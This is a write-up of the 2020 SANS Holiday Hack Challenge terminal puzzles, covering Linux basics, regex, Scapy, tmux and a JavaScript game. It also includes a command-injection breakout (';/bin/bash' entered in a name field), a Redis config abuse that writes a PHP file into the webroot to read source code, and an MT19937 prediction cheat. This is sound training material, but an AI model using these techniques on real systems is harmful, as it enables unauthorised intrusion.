The 2020 SANS Holiday Hack Challenge Write-up

KringleCon 3: French Hens

Jai Minton – JPMinty
(Twitter: @CyberRaiju)

This document tells the story of someone elfish, who got a little too selfish, and even with his Frost, still failed and lost.

Contents

Prologue

Year 3 of KringleCon, and what a year it's been. Throughout all of 2020 we saw a global pandemic that shaped the way the whole world operates, Australian bushfires impacting 47 million acres, high profile Twitter accounts being taken over, an election, and much more! Throughout all of this one constant is the SANS Holiday Hack Challenge and the learning opportunities this provides. Diving back into a world where social distancing isn't a thing, the pirate shrub JPMinty gears up.

After having created a guide a little too long last year, JPMinty decided to keep it more condensed this year (55 pages inclusive of 3 pages TOC, 2 pages of conclusion/extra notes, and various pictures) given a 50-page limit has been set, so enough introduction already, let's get into it.

Challenges

Terminal challenges act as a way of obtaining hints which will assist in completing larger objectives. This year there were 11 Challenges, of which one had 2 sub-challenges taking the total to 13.

CHALLENGE 1: SHINNY UPATREE

Kringle Kiosk

This challenge involves breaking out of the kiosk menu and running /bin/bash. Option 4 to "Print Name Badge" contains a simple breakout vulnerability due to lack of sanitization in the name input field and allows running /bin/bash by entering the name ;/bin/bash. We can leverage this to solve the challenge.

CHALLENGE 2: SUGARPLUM MARY

Linux Primer

You have completed the Linux Primer challenge! Tweet This!

This challenge involves hunting lollipops from munchkins by following the terminal instructions. Throughout this the command 'hintme' can be used if required, but by the end of it you should have a good understanding of using a Linux terminal if you didn't already.

Task 1: Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!

```
ls
```

Task 2: Now find the munchkin inside the munchkin.

```
cat munchkin_19315479765589239
```

Task 3: Great, now remove the munchkin in your home directory.

```
rm munchkin_19315479765589239
```

Task 4: Print the present working directory using a command.

```
pwd
```

Task 5: Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!

```
ls -la
```

Task 6: Excellent, now find the munchkin in your command history.

```
history
```

Task 7: Find the munchkin in your environment variables.

```
env
```

Task 8: Next, head into the workshop.

```
cd workshop
```

Task 9: A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.

```
grep -r -i munchkin
```

Task 10: A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.

```
chmod +x lollipop_engine
./lollipop_engine
```

Task 11: Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

```
cd electrical/
mv blown_fuse0 fuse0
```

Task 12: Now, make a symbolic link (symlink) named fuse1 that points to fuse0.

```
ln -s fuse0 fuse1
```

Task 13: Make a copy of fuse1 named fuse2.

```
cp fuse1 fuse2
```

Task 14: We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.

```
echo "MUNCHKIN_REPELLENT" > fuse2
```

Task 15: Find the munchkin somewhere in /opt/munchkin_den.

```
cd /opt/munchkin_den
ls -laR | grep -i munchkin
```

Task 16: Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.

```
ls -laR | grep -i munchkin | grep munchkin
```

Task 17: Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.

```
find /opt/munchkin_den -type f -size +108k -size -110k
```

Task 18: List running processes to find another munchkin.

```
ps -aux
```

Task 19: The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

```
netstat -l
```

Task 20: The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

```
curl http://127.0.0.1:54321
```


Task 21: Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.

```
kill -9 43150
```

Challenge solved! With minimal munchkins harmed in the making of this Write-up.

CHALLENGE 3: PEPPER MINSTIX

Unescape Tmux



This challenge involves attaching onto a previous Tmux session. A great guide on Tmux commands leads us to believe we could list sessions or attach to them. Considering there's likely only one session we can jump into it with a single command.

```
Tmux attach-session
```

If you've been following along through the years you now know how to exit vi, and attach to a Tmux session! Your family should be proud!

CHALLENGE 4: BUSHY EVERGREEN

Speaker UNPrep

You have completed the Speaker Door Open challenge! Tweet This!

This challenge involves simply running strings over the binary in question to extract the password and use it to open the door: Op3nTheD00r. This needs to be entered when running the 'door' binary to unlock the door.

```
elf@eefdf8a9fc78 ~ $ strings door|grep pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
```

You have completed the Speaker Lights On challenge! Tweet This!

This challenge involves a little more creative thinking than the previous challenge. By running the lights binary we see an interesting message.

```
You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
```

By the looks of things this is decrypting the contents within lights.conf. Ultimately we're looking to decrypt the password and display it somehow. We can see that this is reading in the username as 'elf-technician' and displaying it on screen which leads us to believe we could manipulate this. By moving into the lab environment and editing the lights.conf file to set the password as our username, and then running the binary we get a new message.

```
 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn
```

Excellent! It looks like this has now decrypted our username contents and given us the password: Computer-TurnLightsOn. This has to be run through the lights binary outside of our lab.

This challenge involves a considerably more effort than the last 2. First off we must see how this program reacts when its configuration file is removed from our lab environment.

```
rm vending-machines.json
./vending-machines

<snip>
ALERT! ALERT! Configuration file is missing! New Configuration File Creator
Activated!

Please enter the name >
```

At this point we can see that the program is allowing us to create a new user. If we name our user 8 a's, with a password of 8 a's we can then take a look at the outputted configuration file to see what has happened to our password.

```
cat vending-machines.json
{
  "name": "aaaaaaaa",
  "password": "9Vbtacpg"
}
```

In this instance we can see that every letter has changed in some way. If we were to repeat this process with more a's we would see that the pattern repeats indicating that every letter changes based its position within each set of 8-bytes. By repeating the process and setting the password with every possible character 8 times, lowercase and uppercase, and inclusive of numbers we see that the following password:

```
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFFGGGGGGGGHHHHHHHHIIIIIIIIJJJJJ
JJJKKKKKKKLLLLLLLLMMMMMMMMNNNNNNNNOOOOOOOOPPPPPPPPQQQQQQQQRRRRRRRRSSSSSSSSTT
TTTTTTUUUUUUUUVVVVVVVVWWWWWWWWXXXXXXXXYYYYYYYYZZZZZZZZaaaaaaaabbbbbbbbcccccccc
cddddddddeeeeeeeeffffffffgggggggghhhhhhhhiiiiiiiijjjjjjjjkkkkkkkkllllllllmmmm
mmmmnnnnnnnnoooooooopppppppppqqqqqqqqrrrrrrrrssssssssttttttttuuuuuuuuvvvvvvvvw
wwwwwwwwxxxxxxxxyyyyyyyyzzzzzzzz11111111222222223333333344444444555555566666666777777778888888899999999000000000
```

Turns into the below:

```
XiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxkr3zCnHYNNLCeOSFJGRBvYPBubpHYVzka18jGrEA24n
ILqF14D1GnMQKdxFbK363iZBrdjZE8IMJ3ZxlQsZ4Uisdwjup68mSyVX10sI2SHIMBo4gC7VyoGNp
9Tg0akvHBEkVH5t4cXy3VpBslfGtSz0PHMxOl0rQKqjDq2KtqoNicv9VbtacpgGUVBfWhPe9ee6EE
RORLdlwWbwcZQAYue8wIUrf5xkyYSPafTnnUgokAhM0sw4eOCa8okTqy1o63i07r9fm6W7siFqMvu
sRQJbhE62XDBRjf2h24c1zM5H8XLYfX8vxPy5NAyqmsuA5PnWSbDcZRCdgTNCujcw9NmuGWzmnRAT
7OlJK2X7D7acF1EiL5JQAMUUarKCTZa2rDO5LkIpWFLz5zSWJ1YbNtlgophDlgKdTzAYdIdjOx0Oo
J6JItvtUjtVXmFSQw4lCgPE6x73ehm9ZFH
```


This essentially has given us a mapping of what password characters change to based on their character and position in a set of 8-bytes. By examining the default configuration file we find that the password stored is LVEdQPpBwr.

```
cat vending-machines.json
{
  "name": " elf-maintenance",
  "password": "LVEdQPpBwr"
}
```

This tells us that where the first character in a pattern of 8 is 'L' we will find the plaintext first letter, second character in a pattern of 8 is V we will find the plaintext second letter etc. One of the ways we can get this mapping is to try and manually search for the values and make the comparison based on its alignment like so:

```
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEE
XiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxk

L 1st = C
V 2nd = a
E 3rd = n
d 4th = d
Q 5th = y
P 6th = C
p 7th - a
B 8th - n
w 1st - e
r 2nd - 1
```


Another involves comparing the values in a Hex Editor using 8-byte chunks, or creating an appropriate LOOKUP within excel.



Once all the letters are aligned we find the password: CandyCane1. This has to be run through the vending-machines binary outside of our lab to complete the challenge.

CHALLENGE 5: FITZY SHORTSTACK

33.6kbps



This challenge involves picking up the telephone, dialing into an old modem connection with the number 756-8347, and making the appropriate 'handshake' noises which were standard with an old Dial-up Modem (audio file provided). A summary of the order this needs to be done after picking up the handset and dialing the number is shown below.

After doing this the challenge is completed faster than your old Dial-Up Modem can say " baa Dee brrr, aaah wewewwrwrrwrr beDURRdunditty SCHHRRHHRTHRTR ARGGGGAAA".

CHALLENGE 6: WUNORSE OPENSLAE

CAN-Bus Investigation

You have completed the CAN-Bus Investigation challenge!

Tweet This!

This challenge involves isolating only a small amount of noise (the engine idling signals) from the LOCK and UNLOCK signals. This is pretty straight forward by using grep to ignore messages that aren't of interest. Initially we are told

"What you will see is a record of the engine idling up and down. Also in the data are a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK? We'd like to encode another key mechanism. Find the decimal portion of the timestamp of the UNLOCK code in candump.log and submit it to ./runtoanswer! (e.g., if the timestamp is 123456.112233, please submit 112233)"

If we read the candump.log file we can quickly begin to infer that the message 244# may be the engine idling due to how many instances there are.

```
cat candump.log
<snip>
(1608926678.328870) vcan0 244#0000000114
(1608926678.341845) vcan0 244#0000000156
(1608926678.355350) vcan0 244#00000001D4
<snip>
```

Excluding this message we see message number 188# also looks to be noisy, so if we ignore this we're left with 3 messages.

```
cat candump.log | grep -v 244#
<snip>
(1608926664.626448) vcan0 19B#000000000000
<snip>
(1608926671.122520) vcan0 19B#00000F000000
<snip>
(1608926674.092148) vcan0 19B#000000000000
<snip>
```

In this instance 2 of the messages are identical, and one is an outlier. Based on what we've been told we know that there were 2 LOCK signals, and one UNLOCK signal, which appears to be what we are looking at here.

At this point we need to submit the decimal portion of the timestamp as instructed.

```
./runtoanswer 122520
Your answer: 122520
Checking....
Your answer is correct!
```

CHALLENGE 7: HOLLY EVERGREEN

Redis Bug Hunt

You have completed the Redis Investigation challenge! Tweet This!

This challenge involves finding a bug in Redis, and leveraging this to get the contents of a PHP file on disk. Starting on this challenge we get some instructions:

```
To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?
```

We can first curl the maintenance page for more information:

```
curl http://localhost/maintenance.php
ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1
```

Curling the help command gives us more information on what we're dealing with.

```
curl http://localhost/maintenance.php?cmd=help
Running: redis-cli --raw -a '<password censored>' 'help'
redis-cli 5.0.3
```

At this point we know we're dealing with redis-cli 5.0.3. One of the hints we receive from Holly Evergreen points us to this useful resource which talks about enumerating and exploiting Redis. Following along this thought process our first step is to enumerate the configuration of this redis-cli instance and we can do so with the below. This spits out a lot of entries, but one piece of information really stands out.

```
curl http://localhost/maintenance.php?cmd=CONFIG,GET,*
<snip>
requirepass
R3disp@ss
<snip>
```

At this point we can leverage the 'redis-cli' utility by authenticating using R3disp@ss and no longer need to rely on using curl. So far, so good. Next up we need to look at getting remote code execution on this system, as ultimately we want to view the source index.php file, not what is presented from this php script when viewed through the web service. To do this we first need to know the website folder, so we begin looking at common website folder locations on Linux, and find one at /var/www.

```
cd /var/www
ls html
ls: cannot open directory 'html': Permission denied
```

We now know that there's a directory here we can't view, and given we need to find and view the index.php file, there's a good chance this is hiding the file we want. From here the plan is to authenticate and set the redis-cli database directory to this directory. If we then set a database filename as something such as 'redis.php', and give it a php script before saving it to disk, we should have effectively placed PHP script into a file within the folder we didn't have permission to due to redis running as root. This file can now be accessed through the webserver which will execute our PHP script. This process looks like the following.

```
redis-cli
AUTH R3disp@ss
OK
config set dir /var/www/html
OK
config set dbfilename redis.php
OK
set test "<?php $homepage = file_get_contents('./index.php');echo
$homepage;?>"
OK
save
OK
exit
curl http://localhost/redis.php --output -
```

This essentially creates a key called 'test' with some PHP script which is set to get the file contents of index.php and print them to the webpage. By running this we have effectively found the bug, and the challenge is solved!

CHALLENGE 8: ALABASTER SNOWBALL

Scapy Prepper

You have completed the Scapy Practice challenge! Tweet This!

This challenge involves following the instructions and questions as they're presented to you, and answering the questions using 'task.submit()'. This challenge is fairly straight forward with tips that can be accessed if required.

Task 1: Type "yes" to begin

```
yes
```

Task 2: Start by running the task.submit() function passing in a string argument of 'start'.

```
task.submit("start")
```

Task 3: Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

```
task.submit(send)
```

Task 4: Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

```
task.submit(sniff)
```

Task 5: Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt":

1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

```
task.submit(1)
```

Task 6: Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

```
task.submit(rdpcap)
```

Task 7: The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS:

1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

```
task.submit(2)
```

Task 8: Submit only the first packet found in UDP_PACKETS.

```
task.submit(UDP_PACKETS[0])
```

Task 9: Submit only the entire TCP layer of the second packet in TCP_PACKETS.

```
task.submit(TCP_PACKETS[1][TCP])
```

Task 10: Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet.

```
UDP_PACKETS[0].src = "127.0.0.1"
task.submit(UDP_PACKETS[0])
```

Task 11: Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

```
TCP_PACKETS[6]
task.submit('echo')
```

Task 12: The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.

```
task.submit(ICMP_PACKETS[1][ICMP].chksum)
```

Task 13: Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt":

1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

```
task.submit(3)
```

Task 14: Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified).

```
packet = Ether()/IP(dst='127.127.127.127')/UDP(dport=5000)
task.submit(packet)
```

Task 15: Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified).

```
dns_query =
IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(dns_query)
```

Task 15: The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

```
ARP_PACKETS[0]
ARP_PACKETS[1]
ARP_PACKETS[1].op = "is-at"
ARP_PACKETS[1].hwsrc = "00:13:46:0b:22:ba"
ARP_PACKETS[1].hwdst = "00:16:ce:6e:8b:24"
task.submit(ARP_PACKETS)

Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!
```

With this we have solved the challenge and learnt a bit about how scapy operates and how it can be leveraged to manipulate and send packets.


CHALLENGE 9: TANGLE COALBOX

Snowball Fight

You have completed the Snowball Game challenge! Tweet This!

This challenge involves understanding how your name relates to the game's Pseudo-RNG, and how this name can be predicted. From here you can leverage this to play the same game of Snowball Fight on easy and impossible difficulty, allowing you to know exactly where every target is, and succeed in an otherwise seemingly impossible game.

The game is straight forward, you and your opponent's piece locations are determined by your name. In easy mode you can set your name, in impossible you cannot, and you can't even see it. This works a lot like other games such as BattleShips, you hit all your opponent's targets, you win, they hit all of yours, they win. An example of winning is shown below when the next fire is at 3,7. Losing results in a Blue Screen of Death (BSOD), because the "problem exists between keyboard and chair" as indicated by the classic PEBKAC error.



To win this game on impossible we can open up 2 concurrent sessions, one on impossible, and one on easy using the same name as we have on impossible. Then by playing through easy mode and winning, we will effectively know where all the targets are to win on impossible. The issue is that we don't know our name on impossible. Luckily the game outputs a number of seeds (usernames) attempted to our console, 624 attempts to be exact.


Leveraging [mt19937predict] to predict MT19937 psuedo-random numbers, we're able to cheat this system by understanding how its numbers are generated. The precise steps on how to perform this are as follows:

- Open 2 windows, 1 for easy game, 1 for impossible.
- Get seeds from impossible game into data.txt file and predict next number.
  - cat data.txt | mt19937predict | head -1.
- Set easy game number to seed predicted.
- Play easy game and win, taking note of target positions.
- Play already open game on impossible and win.

In this instance the predictor needs to be installed using PIP in linux, and the data file needs to contain only the seeds mentioned in this html message.

```
pip install mersenne-twister-predictor
nano data.txt
```

Once this is done we can take a screenshot of our winning combination on easy (shown on right) and play the same game without making any mistakes on impossible (shown on left).



The end result is that we can win on impossible and solve this challenge.


CHALLENGE 10: MINTY CANDYCANE

Sort-O-Matic Regex

You have completed the Regex Game challenge!

Tweet This!

This challenge involves answering the Regex questions by creating patterns which will match only on what is being requested.



1. Matches at least one digit

```
\d
```

2. Matches 3 alpha a-z characters ignoring case

```
[a-zA-Z]{3}
```

3. Matches 2 chars of lowercase a-z or numbers

```
[a-z0-9]{2}
```

4. Matches any 2 chars not uppercase A-L or 1-5

```
[^A-L1-5]{2}
```

5. Matches three or more digits only

```
\d{3,}$
```

6. Matches multiple hour:minute:second time formats only

```
^([0-1]?[0-9]|2[0-3]):[0-5][0-9]:[0-5][0-9]$
```

7. Matches MAC address format only while ignoring case


```
^[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-
f]{2}:[0-9A-Fa-f]{2}$
```

8. Matches multiple day, month, and year date formats only

```
^([0-2]?[0-9]|3[0-1])[-|.|\/](0[1-9]|1[0-2])[-|.|\/]\d{4}$
```

CHALLENGE 11: RIBB BONBOWFORD

The Elf C0de



This challenge involves using JavaScript to navigate an elf through various levels and obstacles. The following are solutions which we can create to get past all the obstacles in our way. Of note is the considerable extra effort required to solve the two bonus challenges.

Level 1 - Practice

```
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2 - Trigger The Yeeter

```
elf.moveLeft(6)
var sum = elf.get_lever(0) + 2
elf.pull_lever(sum)
elf.moveLeft(4)
elf.moveUp(10)
```

Level 3 - Move To Loopiness

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

Level 4 - Up Down Loopiness

```
for (i = 0; i < 99; i++) {
  elf.moveLeft(3);
  elf.moveUp(12);
  elf.moveLeft(3);
```

```
  elf.moveDown(12);
}
```

Level 5 - Move To Madness

```
var array = elf.ask_munch(0)
var response = []
elf.moveTo(munchkin[0])
for (var i = 0; i < array.length; i++) {
  if (array[i] >=0) {
  response.push(array[i]);
  }
}
elf.tell_munch(response)
elf.moveUp(2);
```

Level 6 - Two Paths, Your Choice

```
for (var i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveTo(lever[0])
var array = elf.get_lever(0)
array.unshift("munchkins rule")
elf.pull_lever(array)
elf.moveTo(munchkin[0])
elf.moveUp(3)
```

Level 7 - Yeeter Swirl (Bonus)

```
var answer = 0;
function sortme(numbers) {
numbers.forEach(calculate);
return answer;
}
function calculate(numbers2){
  var filterednum = numbers2.filter(item => typeof item === 'number');
  filterednum = filterednum.reduce((result, number) => result + number);
  answer += filterednum;
}
var action = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight,
elf.pull_lever]
var quantity = 1;
for (var ii = 0; ii < 2; ii++) {
  for (var i = 0; i < 4; i++) {
    action[i](quantity)
    action[4](quantity - 1)
    quantity++;
  }
}
action[2](2);
action[1](4);
elf.tell_munch(sortme);
action[2](2);
```

Level 8 - For Loop Finale (Bonus)


```
function sortme(arrays) {
arrays.forEach(KeySearch);
return answer;
}
function KeySearch(object) {
  var instances = Object.keys(object).find(key => object[key] ===
"lollipop");
  if (instances){
  answer = instances;
}
}
var submitanswer=[];
var num0 = 0;
var quantity = 1;
var lever = 0;
var action = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight,
elf.pull_lever];
var filterednum = 0;
var answer = "";
for (i = 0; i<3; i++) {
action[3](quantity)
num0 = elf.get_lever(lever)
lever++;
quantity += 2;
submitanswer.push(num0);
filterednum = submitanswer.reduce((result, number) => result + number);
action[4](filterednum)
action[2](2)

action[1](quantity)
num0 = elf.get_lever(lever)
lever++;
quantity += 2;
submitanswer.push(num0);
filterednum = submitanswer.reduce((result, number) => result + number);
action[4](filterednum)
action[2](2)
}
elf.tell_munch(sortme)
action[3](11)
```

All of The Elf Code bonus levels complete!


Tweet This!

Objectives

